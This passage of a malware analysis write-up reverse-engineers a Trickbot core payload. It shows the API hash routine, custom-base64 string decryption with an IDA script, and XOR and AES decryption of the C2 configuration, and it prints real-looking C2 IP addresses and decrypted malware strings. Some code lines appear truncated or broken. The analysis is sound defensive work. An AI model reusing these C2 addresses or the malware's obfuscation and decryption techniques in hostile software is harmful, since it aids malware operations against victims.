Dump payload to disk and fix `MZ` signature. I have the [core binary (32-bit) of Trickbot]:



Payload has no information about Imports, so it will retrieve the addresses of APIs during runtime.

9.2. Analyze Trickbot core payload and extract C2s configuration

9.2.1. Dynamic APIs resolve

Similar to the Emotet, Qakbot, ... Trickbot payload also finds the address of the API function(s) through searching the pre-computed hash based on the API function name. Information about the Dlls as well as the pre-computed hashes is stored in the global variable with the following structure:

These fields have the following meanings:

♦ `dll_str_idx`: is used to decode the name of the Dll that Trickbot will use. And then, get the base address of this Dll.


♦ `nHashValue`: number of hash is pre-computed, corresponding to the number of API functions to find.

♦ `pre-computed hash`: are the pre-computed hash values of the API function.

♦ `nOrdinalVal`: number of ordinal values, corresponding to functions that will be retrieved the address based on the calculated ordinal's information.

♦ `Orinal_value`: values are used to calculate the actual ordinal value of the API function that need to retrieve address.

Based on these fields, Trickbot will retrieving the addresses of the APIs as following:



The pseudocode of the function that calculates the hash based on the name of the API function:

```
unsigned int __cdecl f_tb_calc_hash(unsigned __int8 *inputStr, int strLen)
{
  unsigned int tmp; // edx
  int i; // esi
  int c; // edi
  unsigned int calced_hash; // ecx

  if ( strLen <= 0 )
  {
    calced_hash = 0;
  }
  else
  {
    tmp = 0;
    i = 0;
    // tmp = (((0x401 * (tmp + c) & 0xFFFFFFFF) >> 6) ^ ((0x401 * (tmp + c)))) & 0xFFFFFFFF
    do
    {
      c = *inputStr;
      ++i;
      ++inputStr;
      tmp = (~((0x401 * (tmp + c)) >> 6) & 0x9F9A1AFD | ((0x401 * (tmp + c)) >> 6) & 0x65E502) ^ (~(0x401 * (tmp + c)) & 0x9F9A1AFD | (0x401 * (tmp + c)) & 0x6065E502);
      --strLen;
    }
    while ( strLen );
    calced_hash = 9 * tmp;
  }
  // calced_hash = (0x8001 * (((calced_hash >> 0xB))  ^ (calced_hash))) & 0xFFFFFFFF
  return 0x8001 * ((~(calced_hash >> 0xB) & 0x6F477ACF | (calced_hash >> 0xB) & 0x188530) ^ (~calced_hash & 0x6F477ACF | calced_hash & 0x90B88530));
}
```


Based on the above pseudocode, I can rewrite the hash calculation code in Python as follows:

```
def calc_api_hash(api_name):
    tmp = 0
    calced_hash = 0

    for i in range(len(api_name)):
        c = ord(api_name[i])
        tmp = (((0x401 * (tmp + c) & 0xFFFFFFFF) >> 6) ^ ((0x401 * (tmp + c)))) & 0xFFFFFFFF

    calced_hash = (9 * tmp) & 0xFFFFFFFF
    calced_hash = (0x8001 * (((calced_hash >> 0xB))  ^ (calced_hash))) & 0xFFFFFFFF

    return calced_hash ^ 0x3576A091
```

```
g_hash_tbl2 dw 0D7h
            dw 2
            dd 7B26C3C6h
            dd 72461567h
            dw 3
```

```
>>> print hex(calc_api_hash("getaddrinfo"))
0x72461567L
>>>
```

All real addresses of APIs after being obtained will be stored at the address `0x00420000` as shown in the picture. Therefore, in order to get all the information about the APIs that Trickbot will use, I apply the method described in this article. The result after restore the API(s) functions as the figure below:



9.2.2. Decrypt strings

All the main strings that used by payload are encrypted and stored at the `.data` section as following:

```
.data:004202D8 ; char str_lWeblWDhvIzeAn68AWze0KSlWBD[]
.data:004202D8 str_lWeblWDhvIzeAn68AWze0KSlWBD db 'lWeblWDhvIzeAn68AWze0+KSlWBD',0
.data:004202D8                                         ; DATA XREF: f_tb_decode_str+8↑o
.data:004202F5 str_9a3blWe2EJzb05 db '9a3blWe2EJzb05',0
.data:00420304 str_9a3hAJO2EJb2 db '9a3hAJO2EJb2',0
.data:00420311 str_la3hEJbQ9nOzEJBGOQ db 'la3hEJbQ9nOzEJBGOQ',0
.data:00420324 str_9nFeAJeefJbQEJF2AX db '9nFeAJeefJbQEJF2AX',0
.data:00420337 str_Aabbfm1bvJzeAsbQEJF2AX db 'Aabbfm1bvJzeAsbQEJF2AX',0
.data:0042034E str_01J9aFDfnbQEJF2AX db '0+1J9aFDfnbQEJF2AX',0
.data:00420361 str_9a5SlnzzvcpEJzb05 db '9a5Slnzzv+cpEJzb05',0
.data:00420374 str_la3hEJbQ9nOzEJBGOQ_0 db 'la3hEJbQ9nOzEJBGOQ',0
.data:00420387 str_la3hEJbQE4FM db 'la3hEJbQE4FM',0
```

The decode function receives the input parameter as the `index` value of the string, then decodes the string using the base64 algorithm with the custom character set:

```
f_tb_w_decode_string(a2, 0x95);
```


```
unsigned int __cdecl f_tb_decode_str(int str_idx, const char *dec_str)
{
  const char *p_enc_str; // ecx
  int idx; // edx
  bool c; // zf
  int v5; // edx

  p_enc_str = str_lWeblWDhvIzeAn68AWze0KSlWBD;
  idx = str_idx - 1;
  if ( str_idx != 1 )
  {
    do
    {
      do
      {
        c = *p_enc_str++ == 0;
      }
      while ( !c );
      v5 = -idx;
      c = v5 == 0xFFFFFFFF;
      idx = ~v5;
    }
    while ( !c );
  }
  return f_tb_custom_b64_decode(p_enc_str, dec_str);
}
```


```
.data:00421A0C ; char b64_custom_charset[]
.data:00421A0C b64_custom_charset db '53Iwd6smYcHEKFTiX1RLZknalO9Av0frCeMpVbJ4ghUNjDS2QuGxPoW+qz8tyB/7',0
.data:00421A0C                                         ; DATA XREF: f_tb_custom_b64_decode:loc_418C21↑r
```

To be able to decode these strings and add related annotations in IDA, I use IDA's Appcall feature and refer to the code here. The entire python code is as follows:

```python
import idc
import idaapi
import idautils


def decrypt_n_comment(func, func_name, enc):
    """
    Decrypt trickbot strings and set comment
    """
    for xref in idautils.XrefsTo(idc.get_name_ea_simple(func_name)):
        # init retrieve arguments
        print("[+] decrypting encrypted string at {:08X}".format(xref.frm))
        current_address = xref.frm
        addr_minus_15 = current_address - 15

        while current_address >= addr_minus_15:
            current_address = idc.prev_head(current_address)
            if idc.print_insn_mnem(current_address) == "push" and idc.get_operand_type(current_address, 0) == idc.o_imm:
                idx = idc.get_operand_value(current_address, 0)
                break

        buf = idaapi.Appcall.buffer("\x00" * 1600)

        # Call Trickbot's func
        try:
            res = func(buf, idx)
        except Exception as e:
            print("FAILED: appcall failed: {}".format(e))
            continue

        try:
            # Add comments
            print ("Decrypted string: %s" % buf.value.decode(enc).rstrip('\x00\x00'))
            idc.set_cmt(xref.frm, b"'{:s}'".format(buf.value.decode(enc).rstrip('\x00\x00')), idc.SN_NOWARN)
        except:
            print("FAILED: to add comment")
            continue

# Initialization ---------------------------------------
FUNC_NAME = "f_tb_w_decode_string" #00401C30
FUNC_NAME2 = "f_tb_w_decode_string2" #00413830

PROTO = "int __cdecl {:s}(char *dec_str, int str_idx);".format(FUNC_NAME)
PROTO2 = "int __cdecl {:s}(char *dec_str, int str_idx);".format(FUNC_NAME2)

# Execution --------------------------------------------
decrypt_function = idaapi.Appcall.proto(FUNC_NAME, PROTO)
decrypt_n_comment(decrypt_function, FUNC_NAME, "utf-16")

decrypt_function = idaapi.Appcall.proto(FUNC_NAME2, PROTO2)
decrypt_n_comment(decrypt_function, FUNC_NAME2, "utf-8")
```

The results before and after the script execution will make the analysis easier:






In addition, for easy tracking and comparison, we can also write a standalone decryption script to get the entire list of strings. Please see the **Appendix 1 – Complete list of decrypted strings** below.

9.3. Decrypt the configuration and extract the C2s list

9.3.1. Decrypt the configuration

Trickbot stores encrypted configuration information in the `.text` section, when executed it will get information about the size of the data and allocate memory accordingly. After that will perform data decryption by using a xor loop.

The data obtained after the above step will be decrypted again by using AES algorithm (`MODE_CBC`) to get the C2s list. Before decryption, Trickbot will generate the AES key and IV:



The calculated `aes_key` and `aes_iv` values will then be used for data decryption as followings:

```
if ( f_tb_decrypt_c2_server_config(c2_enc_data + 0x30, data_size - 0x30, aes256_key, aes_iv, &c2_config_dec, c2_data_len) )
```

```
pbData.aiKeyAlg = CALG_AES_256;
if ( !CryptAcquireContextW(&phProv, 0, 0, PROV_RSA_AES, CRYPT_VERIFYCONTEXT) )
{
  goto return_0;
}
*&pbData.bType = 0x208;
v16[7] = aes256_key[7];
v16[6] = aes256_key[6];
v16[5] = aes256_key[5];
v16[4] = aes256_key[4];
v16[3] = aes256_key[3];
v16[2] = aes256_key[2];
v6 = *aes256_key;
v16[1] = aes256_key[1];
v16[0] = v6;
if ( !CryptImportKey(phProv, &pbData.bType, 0x2Cu, 0, CRYPT_EXPORTABLE, &hKey) )
{
  goto return_0;
}
// CRYPT_MODE_CBC
if ( CryptSetKeyParam(hKey, KP_MODE, pbInitData, 0) && CryptSetKeyParam(hKey, KP_IV, aes_iv, 0) )
{
  c2_data = f_tb_alloc_heap(dwSize, 0);
  pdwDataLen = dwSize;
  f_tb_memcpy(c2_data, c2_data_enc, dwSize);
  bRet = CryptDecrypt(hKey, 0, TRUE, 0, c2_data, &pdwDataLen);
}
```

Based on the pseudocodes above, combined with the [hashherezade](#) code reference [here](#), I can rewrite the python code that decrypts the C2 configuration that Trickbot uses in this sample:

```
import hashlib
import binascii
from Cryptodome.Cipher import AES

c2_data = b"\xA9\xEE\xBE\x79\xDE\xC2\xE5\xD8\xA6\x06\x71\x71\xAF\xB2\x57\x84\xE7\x0F\x0B\x14\x54
xor_key = b"\x9D\x16\x29\x98\xDB\x7E\xF5\x78\xCA\x5C\xC8\x77\xF4\xEF\xD4\xA5"

def decode_data(data, key):
    key_len = len(key)
    j = 0
    decoded_buf = ""
    for i in range(0, len(data)):
        key_val = key[j % key_len]
        decoded_buf += chr(ord(data[i]) ^ ord(key_val))
        j += 1
    return decoded_buf

def sha256_hash(data):
    while len(data) ≤ 0x1000:
        calced_hash = hashlib.sha256(data).digest()
        data += calced_hash
    return calced_hash

def aes_decrypt(data):
    aes256_key = sha256_hash(data[:0x20])[:0x20]
    aes_iv = sha256_hash(data[0x10:0x30])[:0x10]
    aes = AES.new(aes256_key, AES.MODE_CBC, aes_iv)
    data = data[0x30:]
    return aes.decrypt(data)

def main():
    dec_c2_data =  decode_data(c2_data, xor_key)
    c2_decrypt = aes_decrypt(dec_c2_data)
    fp = open("c2_info.bin", "wb")
    fp.write(c2_decrypt)
    fp.close()

if __name__ == "__main__":
    main()
```

Decoded text

```
...ä...<mcconf><ver>2000035</ver><gtag>zvsl</gtag><servs><srv>36.91.117.231:443</srv><srv>36.89.228.201:443</srv><srv>103.75.32.173:443</srv><srv>45.115.172.105:443</srv><srv>36.95.23.89:443</srv><srv>103.123.86.104:443</srv><srva>94.54.148.227:41841</srva><srva>53.112.255.134:36465</srva><srva>159.190.20.85:43824</srva><srva>95.37.49.184:5589</srva><srva>135.122.224.8:39900</srva><srva>131.3.167.255:42399</srva><srva>97.133.6.172:33500</srva><srva>208.47.170.240:33985</srva><srva>156.181.251.71:20444</srva><srva>143.151.93.200:52073</srva><srva>185.229.207.113:11213</srva><srva>229.227.144.173:29390</srva><srva>206.231.187.130:24014</srva><srva>249.100.113.241:5171</srva><srva>96.133.7.173:33756</srva><srva>46.225.10.176:60063</srva><srva>249.154.158.198:1500</srva><srva>247.87.131.26:54735</srva><srva>64.41.122.50:21121</srva><srva>112.249.251.253:816</srva></servs></mcconf>
```

9.3.2. Extract C2s list

With the above decrypted configuration, we get the C2s list as shown above. However, in this list:

- IP addresses in the `<srv> </srv>` tag are real C2 addresses.
- IP addresses in the `<srva> </srva>` tag will be later transformed by Trickbot.

```
<mcconf>
    <ver>2000035</ver>
    <gtag>zvs1</gtag>
    <servs>
        <srv>36.91.117.231: 443</srv>
        <srv>36.89.228.201: 443</srv>
        <srv>103.75.32.173: 443</srv>
        <srv>45.115.172.105: 443</srv>
        <srv>36.95.23.89: 443</srv>
        <srv>103.123.86.104: 443</srv>
        <srva>94.54.148.227: 41841</srva>
        <srva>53.112.255.134: 36465</srva>
        <srva>159.190.20.85: 43824</srva>
        <srva>95.37.49.184: 5589</srva>
        <srva>135.122.224.8: 39900</srva>
        <srva>131.3.167.255: 42399</srva>
        <srva>97.133.6.172: 33500</srva>
        <srva>208.47.170.240: 33985</srva>
        <srva>156.181.251.71: 20444</srva>
        <srva>143.151.93.200: 52073</srva>
        <srva>185.229.207.113: 11213</srva>
        <srva>229.227.144.173: 29390</srva>
        <srva>206.231.187.130: 24014</srva>
        <srva>249.100.113.241: 5171</srva>
        <srva>96.133.7.173: 33756</srva>
        <srva>46.225.10.176: 60063</srva>
        <srva>249.154.158.198: 1500</srva>
        <srva>247.87.131.26: 54735</srva>
        <srva>64.41.122.50: 21121</srva>
        <srva>112.249.251.253: 816</srva>
    </servs>
</mcconf>
```

Real C2 addresses

Fake C2 addresses

Trickbot use the following code to convert the addresses in the `<srva> </srva>` tag to real C2 addresses.

```
if ( !f_tb_convert_to_hex(*wsz_c2_ip_addr, c2_ip_hex) )
{
  return FALSE;
}
o2 = c2_ip_hex[2];
not_o2 = ~c2_ip_hex[2];
// octets[0] = octets[2] ^ octets[0]
c2_ip_hex[0] = ~c2_ip_hex[2] & c2_ip_hex[0] | c2_ip_hex[2] & ~c2_ip_hex[0];
o0 = c2_ip_hex[0];
// octets[2] = octets[3] ^ octets[2]
c2_ip_hex[2] = (~c2_ip_hex[3] & 0x40 | c2_ip_hex[3] & 0xBF) ^ (~c2_ip_hex[2] & 0x40 | c2_ip_hex[2] & 0xBF);
o3 = o2 & ~c2_ip_hex[1] | c2_ip_hex[1] & not_o2;
o3_ = o3;
// octets[1] = octets[1] ^ octets[2]
c2_ip_hex[1] = ~c2_ip_hex[1] & c2_ip_hex[2] | c2_ip_hex[1] & ~c2_ip_hex[2];
// octets[3] = octets[1] ^ octets[2]
c2_ip_hex[3] = o3;
// n = octets[0] & 0xFF
n = ~c2_ip_hex[0] & 0xA44F1BBF | c2_ip_hex[0] & 0x40;
// c2_port = c2_port ^ (n ^ (octets[3] << 8 & 0xFF00))
*c2_port = *c2_port & ~(n ^ (~(o3_ << 8) & 0xA44F1BBF | (o3_ << 8) & 0xE400)) | (n ^ (~(o3_ << 8) & 0xA44F1BBF | (o3_ << 8) & 0xE400)) & ~*c2_port;
f_tb_HeapFree(*wsz_c2_ip_addr);
srcStr[0] = 0;
// %u.%u.%u.%u
f_tb_w_decode_string(sz_format, 0xB7);
f_tb_format_string(srcStr, 0x100, sz_format, o0);
*wsz_c2_ip_addr = f_w_tb_memcpy(srcStr, 0x100000u);
return TRUE;
}
```

The above pseudocode is converted to python code as below:

```python
def revert_cc_addr(ip_addr, port):
    octets = ip_addr.split('.')
    o0 = int(octets[0])
    o1 = int(octets[1])
    o2 = int(octets[2])
    o3 = int(octets[3])

    o0_ = o0 ^ o2
    o2_ = o2 ^ o3
    o1_ = o1 ^ o2_
    o3_ = o1 ^ o2

    n =(o0_ & 0xFF) ^((o3_ << 8 & 0xFF00))
    port = (n & 0xFFFF) ^ port

    return '%d.%d.%d.%d:%d' % (o0_, o1_, o2_, o3_, port)
```

Here is the C2 list after the transformation:

```
202.65.119.162:443
202.9.121.143:443
139.255.65.170:443
110.172.137.20:443
103.146.232.154:443
36.91.88.164:443
103.47.170.131:443
122.117.90.133:443
103.9.188.78:443
210.2.149.202:443
118.91.190.42:443
117.222.61.115:443
117.222.57.92:443
136.228.128.21:443
103.47.170.130:443
36.91.186.235:443
103.194.88.4:443
116.206.153.212:443
58.97.72.83:443
139.255.6.2:443
```

Please see **Appendix 2 – C2s list** below for the complete list.

10. References

- Trickbot Still Alive and Well
- Trickbot Brief: Creds and Beacons
- Importing Ollydbg Addresses into IDA
- https://github.com/hasherezade/malware_analysis/tree/master/trickbot
- Introducing the Appcall feature in IDA Pro 5.6
- https://github.com/coldshell/IDA-appcall
- Detricking TrickBot Loader

11. Appendix 1 – Complete list of decrypted strings

```
All decrypted strings
```

```
index : 0 --> Decoded string : b'checkip.amazonaws.com'
index : 1 --> Decoded string : b'ipecho.net'
index : 2 --> Decoded string : b'ipinfo.io'
index : 3 --> Decoded string : b'api.ipify.org'
index : 4 --> Decoded string : b'icanhazip.com'
index : 5 --> Decoded string : b'myexternalip.com'
```

```
index : 6 --> Decoded string : b'wtfismyip.com'
index : 7 --> Decoded string : b'ip.anysrc.net'
index : 8 --> Decoded string : b'api.ipify.org'
index : 9 --> Decoded string : b'api.ip.sb'
index : 10 --> Decoded string : b'ident.me'
index : 11 --> Decoded string : b'www.myexternalip.com'
index : 12 --> Decoded string : b'/plain'
index : 13 --> Decoded string : b'/ip'
index : 14 --> Decoded string : b'/raw'
index : 15 --> Decoded string : b'/text'
index : 16 --> Decoded string : b'/?format=text'
index : 17 --> Decoded string : b'zen.spamhaus.org'
index : 18 --> Decoded string : b'cbl.abuseat.org'
index : 19 --> Decoded string : b'b.barracudacentral.org'
index : 20 --> Decoded string : b'dnsbl-1.uceprotect.net'
index : 21 --> Decoded string : b'spam.dnsbl.sorbs.net'
index : 22 --> Decoded string : b'bdns.at'
index : 23 --> Decoded string : b'bdns.by'
index : 24 --> Decoded string : b'bdns.co'
index : 25 --> Decoded string : b'bdns.im'
index : 26 --> Decoded string : b'bdns.link'
index : 27 --> Decoded string : b'bdns.nu'
index : 28 --> Decoded string : b'bdns.pro'
index : 29 --> Decoded string : b'b-dns.se'
index : 30 --> Decoded string : b'ruv_'
index : 31 --> Decoded string : b'<UserId>'
index : 32 --> Decoded string : b'rundll32.exe '
index : 33 --> Decoded string : b'control'
index : 34 --> Decoded string : b' %u %u %u %u'
index : 35 --> Decoded string : b'</BootTrigger>\n'
index : 36 --> Decoded string : b'path'
index : 37 --> Decoded string : b'Toolwiz Cleaner'
index : 38 --> Decoded string : b'GET'
index : 39 --> Decoded string : b'WTSGetActiveConsoleSessionId'
index : 40 --> Decoded string : b'Param 0'
index : 41 --> Decoded string : b'Create ZP failed'
index : 42 --> Decoded string : b'%s/%s/64/%s/%s/%s/'
index : 43 --> Decoded string : b'Decode param64 error'
index : 44 --> Decoded string : b'client is not behind NAT'
index : 45 --> Decoded string : b'Windows Server 2003'
index : 46 --> Decoded string : b'start'
index : 47 --> Decoded string : b'SYSTEM'
index : 48 --> Decoded string : b'kernel32.dll'
index : 49 --> Decoded string : b'SeDebugPrivilege'
index : 50 --> Decoded string : b'.txt'
index : 51 --> Decoded string : b'Load to M failed'
index : 52 --> Decoded string : b'winsta0\\default'
index : 53 --> Decoded string : b'eventfail'
index : 54 --> Decoded string : b'Windows 10 Server'
index : 55 --> Decoded string : b'data'
index : 56 --> Decoded string : b' working'
index : 57 --> Decoded string : b'%u%u%u.'
index : 58 --> Decoded string : b'</LogonTrigger>\n'
index : 59 --> Decoded string : b'shlwapi'
index : 60 --> Decoded string : b'cn\\'
index : 61 --> Decoded string : b'------Boundary%08X'
index : 62 --> Decoded string : b'curl/7.78.0'
index : 63 --> Decoded string : b'GetProcAddress'
index : 64 --> Decoded string : b'</Command>\n<Arguments>'
index : 65 --> Decoded string : b'\\svchost.exe'
```

```
